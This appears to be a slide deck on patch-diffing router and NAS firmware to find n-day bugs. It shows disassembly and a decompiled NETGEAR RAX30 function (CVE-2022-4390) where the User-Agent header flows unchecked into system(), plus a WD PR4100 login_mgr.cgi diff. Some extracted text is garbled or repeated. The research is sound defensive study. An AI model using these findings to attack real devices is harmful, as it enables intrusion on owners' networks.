00011400 add r0, lr, r12
00011404 bl FUN_0001116c
00011408 b LAB_000113b0

```

```

00011360 sub_11360
000113AC bl printf

```

```

00011360 sub_11360
000113B0 mov r0, #0x0
000113B4 add sp, sp, #0xc
000113B8 ldmia sp!, {r4,r5,pc}

```

000110AC sub_110AC

primary

Basic blocks

```

000110AC sub_110AC
000110AC stmdb sp!, {r0,r1,r2,r4,r5,r6,r7,lr}
000110B0 cpy r0, r2
000110B4 cpy r4, r2
000110B8 bl nflog_get_packet_hw
000110BC add r1, sp, #0x4
000110C0 cpy r6, r0
000110C4 cpy r0, r4
000110C8 bl nflog_get_payload
000110CC ldr r5, [sp,#local_1c]
000110D0 cmp r5, #0x0
000110D4 cmpne r0, #0x0
000110D8 ble LAB_00011100

```

```

000110AC sub_110AC
000110DC ldrb r4, [r5,#0x0]
000110E0 and r4, r4, #0xf
000110E4 mov r4, r4, lsl #0x2
000110E8 cmp r4, #0x13
000110EC bhi LAB_0001110c

```

```

000110AC sub_110AC
0001110C cpy r7, r0
00011110 ldr r0, [r5,#0xc]
00011114 bl inet_ntoa
00011118 add r5, r5, r4
0001111C ldrb r12, [r5,#0xc]
00011120 mov r12, r12, lsr #0x4
00011124 mov r12, r12, lsl #0x2
00011128 cmp r12, #0x13
0001112C cpy r3, r0
00011130 bhi LAB_00011144

```

```

000110AC sub_110AC
000110F0 ldr r0, [DAT_00011168]
000110F4 cpy r1, r4
000110F8 add r0, pc, r0

```

```

000110AC sub_110AC
00011144 ldrh r2, [r5,#0x2]
00011148 cmp r2, #0x5000
0001114C bne LAB_00011100

```

```

000110AC sub_110AC
00011134 ldr r0, [DAT_0001116c]
00011138 cpy r1, r12
0001113C add r0, pc, r0
00011140 b LAB_0001110fc

```

```

000110AC sub_110AC
00011150 add r1, r4, r12
00011154 add r2, r6, #0x4
00011158 sub r1, r7, r1
0001115C add r0, r5, r12
00011160 bl FUN_00010ff8
00011164 b LAB_00011100

```

```

000110AC sub_110AC
000110FC bl printf

```

```

000110AC sub_110AC
00011100 mov r0, #0x0
00011104 add sp, sp, #0xc
00011108 ldmia sp!, {r4,r5,r6,r7,pc}

```

sub_11360 00011360

secondary

EDGE

```

00011360 sub_11360
00011360 stmdb sp!, {r0,r1,r2,r4,r5,lr}
00011364 cpy r0, r2
00011368 cpy r5, r2
0001136C bl nflog_get_packet_hw
00011370 add r1, sp, #0x4
00011374 cpy r4, r0
00011378 cpy r0, r5
0001137C bl nflog_get_payload
00011380 ldr r3, [sp,#local_14]
00011384 cmp r3, #0x0
00011388 cmpne r0, #0x0
0001138C ble LAB_000113b0

```

```

00011360 sub_11360
00011390 ldrb r1, [r3,#0x0]
00011394 and r1, r1, #0xf
00011398 mov r1, r1, lsl #0x2
0001139C cmp r1, #0x13
000113A0 bhi LAB_000113bc

```

```

00011360 sub_11360
000113BC add lr, r3, r1
000113C0 ldrb r12, [lr,#0xc]
000113C4 mov r12, r12, lsr #0x4
000113C8 mov r12, r12, lsl #0x2
000113CC cmp r12, #0x13
000113D0 bhi LAB_000113e4

```

```

00011360 sub_11360
000113A4 ldr r0, [DAT_0001140c]
000113A8 add r0, pc, r0

```

```

00011360 sub_11360
000113E4 ldrh r2, [lr,#0x2]
000113E8 cmp r2, #0x5000
000113EC bne LAB_000113b0

```

```

00011360 sub_11360
000113D4 ldr r0, [DAT_00011410]
000113D8 cpy r1, r12
000113DC add r0, pc, r0
000113E0 b LAB_000113ac

```

```

00011360 sub_11360
000113F0 add r1, r1, r12
000113F4 add r3, r3, #0xc
000113F8 sub r1, r0, r1
000113FC add r2, r4, #0x4
00011400 add r0, lr, r12
00011404 bl FUN_0001116c
00011408 b LAB_000113b0

```

```


00011360 sub_11360
000113AC bl printf

```

```

00011360 sub_11360
000113B0 mov r0, #0x0
000113B4 add sp, sp, #0xc
000113B8 ldmia sp!, {r4,r5,pc}

```



```

00010FF8 sub_10FF8
00010FF8 stmdb sp!, {r4, r5, r6, r7, lr}
00010FFC mov r4, #0x0
00011000 sub sp, sp, #0x304
00011004 cpy r6, r1
00011008 mov r2, #0xfc
0001100C cpy r1, r4
00011010 cpy r5, r0
00011014 add r0, sp, #0x4
00011018 cpy r7, r3
0001101C str r4, [sp, #0x0]
00011020 bl memset
00011024 add r0, sp, #0x104
00011028 mov r2, #0x1fc
0001102C cpy r1, r4
00011030 str r4, [sp, #local_218]
00011034 bl memset
00011038 cmp r6, #0x9
0001103C ble LAB_00011098
    
```

Additional code

```

00010FF8 sub_10FF8
00011040 ldr r1, [DAT_000110a0]
00011044 cpy r0, r5
00011048 strb r4, [r5, r6]
0001104C add r1, pc, r1
00011050 bl strstr
00011054 cmp r0, #0x0
00011058 beq LAB_00011098
    
```

```

00010FF8 sub_10FF8
0001105C ldr r1, [DAT_000110a4]
00011060 cpy r4, sp
00011064 cpy r2, r4
00011068 add r0, r0, #0xc
0001106C add r1, pc, r1
00011070 bl __isoc99_sscanf
00011074 cpy r3, r4
00011078 ldr r1, [DAT_000110a8]
0001107C add r4, sp, #0x100
00011080 cpy r2, r7
00011084 add r1, pc, r1
00011088 cpy r0, r4
0001108C bl sprintf
00011090 cpy r0, r4
00011094 bl system
    
```

```

00010FF8 sub_10FF8
00011098 add sp, sp, #0x304
0001109C ldmba sp!, {r4, r5, r6, r7, pc}
    
```

```

00010C20 nflog_get_payload
00010C20 adr r12, 0x10c28
00010C24 add r12, r12, #0x11000
00010C28 ldr pc, [r12, #0x3f0]!
    
```

CVE-2022-4390 - NETGEAR RAX30

RAX30 - FUN_0010FF8

- No verification for special characters from user agent substring
- Sink to system function causes command injection

```
Decompile: FUN_0010ff8 - (puhttpsniff_vuln)
1
2 void FUN_0010ff8(char *hay_stack,int idx,undefined4 param_3,undefined4 param_4)
3
4 {
5     char *sub_str;
6     char buf_2 [0x100];
7     char buf_1 [0x204];
8
9     buf_2[0] = '\0';
10    buf_2[1] = '\0';
11    buf_2[2] = '\0';
12    buf_2[3] = '\0';
13    memset(buf_2 + 0x4,0x0,0xfc);
14    buf_1[0] = '\0';
15    buf_1[1] = '\0';
16    buf_1[2] = '\0';
17    buf_1[3] = '\0';
18    memset(buf_1 + 0x4,0x0,0x1fc);
19    if (9 < idx) {
20        hay_stack[idx] = '\0';
21        sub_str = strstr(hay_stack,"User-Agent: ");
22        if (sub_str != NULL) {
23            __isoc99_sscanf(sub_str + 12,"%255[^\r\n]",buf_2);
24            sprintf(buf_1,"pudil -i %s \"%s\"",param_4,buf_2);
25            system(buf_1);
26        }
27    }
28    return;
29 }
30
```

WD PR4100 NAS

- x86 architecture in an embedded device
- Another Nday - why not, tired of routers right
- Bindiff works well with x86

WD PR4100 NAS

PR4100 – 2.40.155

- **CVE still unknown patched before the pwn2own competition**
- **Downloaded both vulnerable & patched firmware**
- **Hash based diffing to find the vulnerable binary**



```
└─(kali㉿kali)-[~/Desktop/wd_nas/bins]
```

```
└─$ ls -lah
```

```
total 56K
```

```
drwxr-xr-x 2 kali kali 4.0K Apr 21 08:37 .
```

```
drwxr-xr-x 5 kali kali 4.0K Apr 21 08:36 ..
```

```
-rwxr-xr-x 1 kali kali 15K Apr 21 08:37 login_mgr.cgi_patch
```

```
-rwxr-xr-x 1 kali kali 32K Apr 21 08:37 login_mgr.cgi_vuln
```

```
└─(kali㉿kali)-[~/Desktop/wd_nas/bins]
```

```
└─$
```


WD PR4100 NAS

PR4100 - 2.40.155

- **login_mgr.cgi** is the vulnerable binary
- **Patched binary is smaller than vulnerable one**
- **Code has been removed in patched binary**



```
└─(kali㉿kali)-[~/Desktop/wd_nas/bins]
```

```
└─$ ls -lah
```

```
total 56K
```

```
drwxr-xr-x 2 kali kali 4.0K Apr 21 08:37 .
```
















```
drwxr-xr-x 5 kali kali 4.0K Apr 21 08:36 ..
```

```
-rwxr-xr-x 1 kali kali 15K Apr 21 08:37 login_mgr.cgi_patch
```

```
-rwxr-xr-x 1 kali kali 32K Apr 21 08:37 login_mgr.cgi_vuln
```

```
└─(kali㉿kali)-[~/Desktop/wd_nas/bins]
```

```
└─$
```

	Similarity <small>%</small>	Confidence	Address	Primary Name	Type	Address	Secondary Name	Type
	0.12	0.27	00401BC0	__gmon_start__	Thunk	001011E0	sub_1011E0	Normal
	0.44	0.99	00401FB0	main	Thunk	001050D0	main	Thunk
	0.44	0.99	00401FD0	entry	Normal	001011B0	entry	Normal
	0.45	0.90	00403C40	cgiMain	Normal	00101950	cgiMain	Normal
	0.50	0.99	00401C30	__libc_start_main	Thunk	00105020	__libc_start_main	Thunk
	0.60	0.88	00401AF0	_init	Normal	00101250	_FINI_0	Normal
	0.63	0.73	00402470	sub_402470	Normal	00101600	sub_101600	Normal
	0.85	0.95	004023B0	sub_4023B0	Normal	001014E0	sub_1014E0	Normal
	0.88	0.90	004025C0	sub_4025C0	Normal	00101770	sub_101770	Normal
	0.88	0.94	00402860	sub_402860	Normal	00101000	_DT_INIT	Normal
	0.93	0.95	00402340	sub_402340	Normal	00101470	sub_101470	Normal
	0.93	0.94	00402250	sub_402250	Normal	00101370	sub_101370	Normal
	0.97	0.97	00405650	sub_405650	Normal	001019A0	sub_1019A0	Normal
	0.98	0.98	00402180	sub_402180	Normal	001012A0	sub_1012A0	Normal
	0.98	0.99	00402520	sub_402520	Normal	001016C0	sub_1016C0	Normal

PR4100 -

- Binary had similarity of 0.29
- cgiMain looks interesting (0.45 similarity)
- Binary is stripped, (we got some symbols)

```

00403C40  cgiMain  MOV     EDI, DAT_00405b1d
00403C41  MOV     ECX, 0x0
00403C42  LEA     RSP, [RSP + -0x20]
00403C43  MOV     RSI, RSP
00403C44  CALL    cgiOpenString
00403C45  MOV     EDI, a_wd_login_00405b21
00403C46  MOV     ECX, 0x0
00403C47  LEA     RSI, [RSP]
00403C48  CHPSB  REPE RDI, RSI
00403C49  JZ      LAB_00403c4e

```

```

00403C40  cgiMain  XOR     EAX, EAX
00403C41  CALL    FUN_00402980
00403C42  XOR     EAX, EAX
00403C43  LEA     RSP, [RSP + 0x20]
00403C44  POP     RDX
00403C45  RET

```

```

00403C40  cgiMain  MOV     EDI, a_cgi_check_w_to_00405b2a
00403C41  MOV     ECX, 0x0
00403C42  LEA     RSI, [RSP]
00403C43  CHPSB  REPE RDI, RSI
00403C44  JZ      LAB_00403d18

```

```

00403C40  cgiMain  XOR     EAX, EAX
00403C41  CALL    FUN_00402980
00403C42  XOR     EAX, EAX
00403C43  LEA     RSP, [RSP + 0x20]
00403C44  POP     RDX
00403C45  RET

```

```

00403C40  cgiMain  MOV     EDI, a_wd_logout_00405b37
00403C41  MOV     ECX, 0x0
00403C42  LEA     RSI, [RSP]
00403C43  CHPSB  REPE RDI, RSI
00403C44  JZ      LAB_00403c49

```

```

00403C40  cgiMain  XOR     EAX, EAX
00403C41  CALL    FUN_00403710
00403C42  XOR     EAX, EAX
00403C43  LEA     RSP, [RSP + 0x20]
00403C44  POP     RDX
00403C45  RET

```

```

00403C40  cgiMain  MOV     EDI, a_cgi_get_port_info_00405b41
00403C41  MOV     ECX, 0x12
00403C42  LEA     RSI, [RSP]
00403C43  CHPSB  REPE RDI, RSI
00403C44  JZ      LAB_00403d28

```

```

00403C40  cgiMain  XOR     EAX, EAX
00403C41  CALL    FUN_004037a0
00403C42  XOR     EAX, EAX
00403C43  LEA     RSP, [RSP + 0x20]
00403C44  POP     RDX
00403C45  RET

```

```

00403C40  cgiMain  MOV     EDI, DAT_00405b53
00403C41  MOV     ECX, 0x9
00403C42  LEA     RSI, [RSP]
00403C43  CHPSB  REPE RDI, RSI
00403C44  JZ      LAB_00403d38

```

```

00403C40  cgiMain  XOR     EAX, EAX
00403C41  CALL    FUN_004039d0
00403C42  JMP

```

```

00403C40  cgiMain  MOV     EDI, a_cgi_get_language_00405b5c
00403C41  MOV     ECX, 0x11
00403C42  LEA     RSI, [RSP]
00403C43  CHPSB  REPE RDI, RSI
00403C44  JZ      LAB_00403d48

```

```

00403C40  cgiMain  MOV     EDI, a_cgi_check_hd_state_00405b6d
00403C41  MOV     ECX, 0x13
00403C42  LEA     RSI, [RSP]
00403C43  CHPSB  REPE RDI, RSI
00403C44  JZ      LAB_00403d85

```

```

00403C40  cgiMain  XOR     EAX, EAX
00403C41  CALL    FUN_00403a10
00403C42  POP     RDX
00403C43  JMP

```

```

00403C40  cgiMain  XOR     EAX, EAX
00403C41  CALL    FUN_004025d0
00403C42  JMP

```

```

00403C40  cgiMain  XOR     EAX, EAX
00403C41  LEA     RSP, [RSP + 0x20]
00403C42  POP     RDX
00403C43  RET

```

```

00101950  cgiMain  PUSH    RDX
00101951  LEA     RDI, [DAT_00102130]
00101952  MOV     ECX, 0x20
00101953  LEA     RSP, [RSP + -0x20]
00101954  MOV     RDX, RSP
00101955  MOV     RSI, RDX
00101956  CALL    cgiOpenString
00101957  MOV     ECX, 0x13
00101958  LEA     RDI, [a_cgi_check_hd_state_00102134]
00101959  LEA     RSI, [RDX]
0010195a  CHPSB  REPE RDI, RSI
0010195b  SETA    AL, 0x0
0010195c  TEST    AL, AL
0010195d  JZ      LAB_00101960

```

```

00101950  cgiMain  CALL    FUN_00101770
00101951  XOR     EAX, EAX
00101952  LEA     RSP, [RSP + 0x20]
00101953  POP     RDX
00101954  RET

```


```

00101950  cgiMain  XOR     EAX, EAX
00101951  LEA     RSP, [RSP + 0x20]
00101952  POP     RDX
00101953  RET


```

WD PR4100 NAS

- Based on the edges we can guess it is an if else condition
- Most of this code is removed in patched version



Address	Instruction	Operand
00403C40	cgMain	
00403C40	PUSH	RBX
00403C41	MOV	EDI, DAT_00405b1d
00403C46	MOV	EDX, 0x20
00403C4B	LEA	RSP, [RSP + -0x20]
00403C50	MOV	RSI, RSP
00403C53	CALL	cgiFormString
00403C58	MOV	EDI, s_wd_login_00405b21
00403C5D	MOV	ECX, 0x9
00403C62	LEA	RSI, [RSP]
00403C66	<u>CMPSB.REPERDI</u>	<u>RSI</u>
00403C68	JZ	LAB_00403ce8




Address	Instruction	Operand
00403C40	cgMain	
00403CE8	XOR	EAX, EAX
00403CEA	CALL	<u>FUN_00402980</u>
00403CEF	XOR	EAX, EAX
00403CF1	LEA	RSP, [RSP + 0x20]
00403CF6	POP	RBX
00403CF7	POP	RBX

Address	Instruction	Operand
00403C40	cgMain	
00403C6A	MOV	EDI, s_ui_check_wto_00405b2a
00403C6F	MOV	ECX, 0xd
00403C74	LEA	RSI, [RSP]
00403C78	CMPSB.REPERDI	RSI
00403C7A	JZ	LAB_00403d18

WD PR4100 NAS

PR4100 -

- **cmd parameter is checked against some strings**
- **If cmd parameter contains wd_login it reaches the function FUN_00402980**
- **And more checks for cmd parameter**



Workspace | cgiMain vs cgiMain x

Single Function Diff Views (0)

- puhttpsniff_vuln vs puhttpsniff_patch
- cstecgi.cgi_vuln vs cstecgi.cgi_patch
- login_mgr.cgi_vuln vs login_mgr.cgi_patch
- Call Graph (203/71)
- Matched Functions (42)
- Primary Unmatched Functions (161/203)**
- Secondary Unmatched Functions (29/71)


161 / 161 Primary Unmatched Functions

Address	Name	Type
00401FFC	sub_401FFC	Normal
00402025	sub_402025	Normal
0040205E	sub_40205E	Normal
004020AF	sub_4020AF	Normal
004020E0	sub_4020E0	Normal
00402770	sub_402770	Normal
00402810	sub_402810	Normal
004028F0	sub_4028F0	Normal
00402920	sub_402920	Normal
00402980	sub_402980	Normal
00403710	sub_403710	Normal
004037E0	sub_4037E0	Normal
00403990	sub_403990	Normal
004039D0	sub_4039D0	Normal
00403A10	sub_403A10	Normal
00403D60	remove_0D_0A	Normal
00403DB0	sub_403DB0	Normal
00403E30	sub_403E30	Normal
00403EF0	sub_403EF0	Normal
00404050	sub_404050	Normal
004040E0	sha_hash	Normal

WD PR4100 NAS

PR4100 -

- **FUN_00402980 is present in primary unmatched**
- **Rest of the code also removed in patched binary**



Workspace | cgiMain vs cgiMain x

Single Function Diff Views (0)

- puhttpsniff_vuln vs puhttpsniff_patch
- cstecgi.cgi_vuln vs cstecgi.cgi_patch
- login_mgr.cgi_vuln vs login_mgr.cgi_patch
- Call Graph (203/71)
- Matched Functions (42)
- Primary Unmatched Functions (161/203)**
